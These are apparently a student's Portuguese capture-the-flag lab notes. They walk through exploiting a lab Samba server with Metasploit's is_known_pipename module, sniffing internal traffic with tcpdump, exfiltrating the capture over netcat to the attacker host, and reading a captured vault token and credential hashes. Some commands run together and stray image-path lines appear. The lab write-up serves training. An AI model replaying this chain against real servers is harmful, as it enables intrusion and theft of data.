Anotações — Laboratório de Segurança Digital

Leonardo Correa

1. Reconhecimento — Nmap

Identifiquei o servidor e a versão do Samba:

nmap -sV -Pn -p 11753 10.104.16.6

Resultado:

- IP: `10.104.16.6`
- Porta: `11753`
- Serviço: Samba
- Versão: `4.5.8`

2. Enumeração SMB

Listei os compartilhamentos disponíveis:

smbclient -L //10.104.16.6 -p 11753 -N

Encontrei o compartilhamento `publico`.

Entrei nele:

smbclient //10.104.16.6/publico -p 11753 -N

Dentro do compartilhamento, listei os arquivos:

ls

Encontrei `leia-me_TI.txt` e baixei o arquivo:

get leia-me_TI.txtexit

Li o conteúdo:

cat leia-me_TI.txt

O arquivo informava que o script de sincronização com o cofre interno já estava em execução.

3. Exploração — Metasploit

Iniciei o Metasploit:

msfconsole

Utilizei o módulo:

use exploit/linux/samba/is_known_pipename

Configurei o alvo:

set RHOSTS 10.104.16.6set RPORT 11753set SMB_SHARE_NAME publico

Executei:

run

Verifiquei as sessões e entrei na sessão 7:

sessions -lsessions -i 7

4. Investigação do servidor

Executei os comandos:

whoamiidls -la /find / -iname "*flag*" 2>/dev/null

Encontrei a primeira flag:

FLAG{1_samba_dmz_gabriel-germano-leonardo_c9a3a11be9}

Também analisei a rede:

ip a

ip route

Env

ls -la /

Interfaces identificadas:

- eth1: `10.41.160.10/24`

Encontrei e consultei o script:

cat /entrypoint.sh

O arquivo mostrou a comunicação automática com o cofre interno pela porta `5000`, no endereço `/sync`.

5. Captura de pacotes — TCPDump

Na sessão 7, iniciei a captura pela interface interna:

sudo tcpdump -i eth1 -w captura.pcap

Interrompi com `Ctrl + C`.

Verifiquei o arquivo:

pwdls -lh captura.pcap

Localização: `/tmp/captura.pcap`.

6. Preparação para transferência e Wireshark

No Kali, consultei o endereço IP:

ip -br a

IP do Kali: `10.104.16.17`.

Verifiquei o Netcat:

which nc

Resultado: `/usr/bin/nc`.

Comandos preparados para transferir a captura:

No Kali:

nc -lvnp 9001 > captura.pcap


Na sessão 7:


nc 10.104.16.17 9001 < /tmp/captura.pcap

No Wireshark, os filtros utilizados para localizar a comunicação são:

tcp.port == 5000

http.request






```

No wireshark retornou :

GET /sync HTTP/1.1
```

User-Agent: curl/7.35.0
Host: 10.41.160.99:5000
Accept: */*
X-Vault-Token: SecLab_Key_d78a3646

HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.11.18
Date: Wed, 11 Nov 2026 12:55:40 GMT
Content-Type: application/json
Content-Length: 166
Connection: close

{"acesso":"AUTORIZADO","banco_de_dados":["admin:hash_sha256_91823","root:hash_sha256_00192"],"flag_final":"FLAG{2_pivo_interno_gabriel-germano-leonardo_c9ca324e08}"}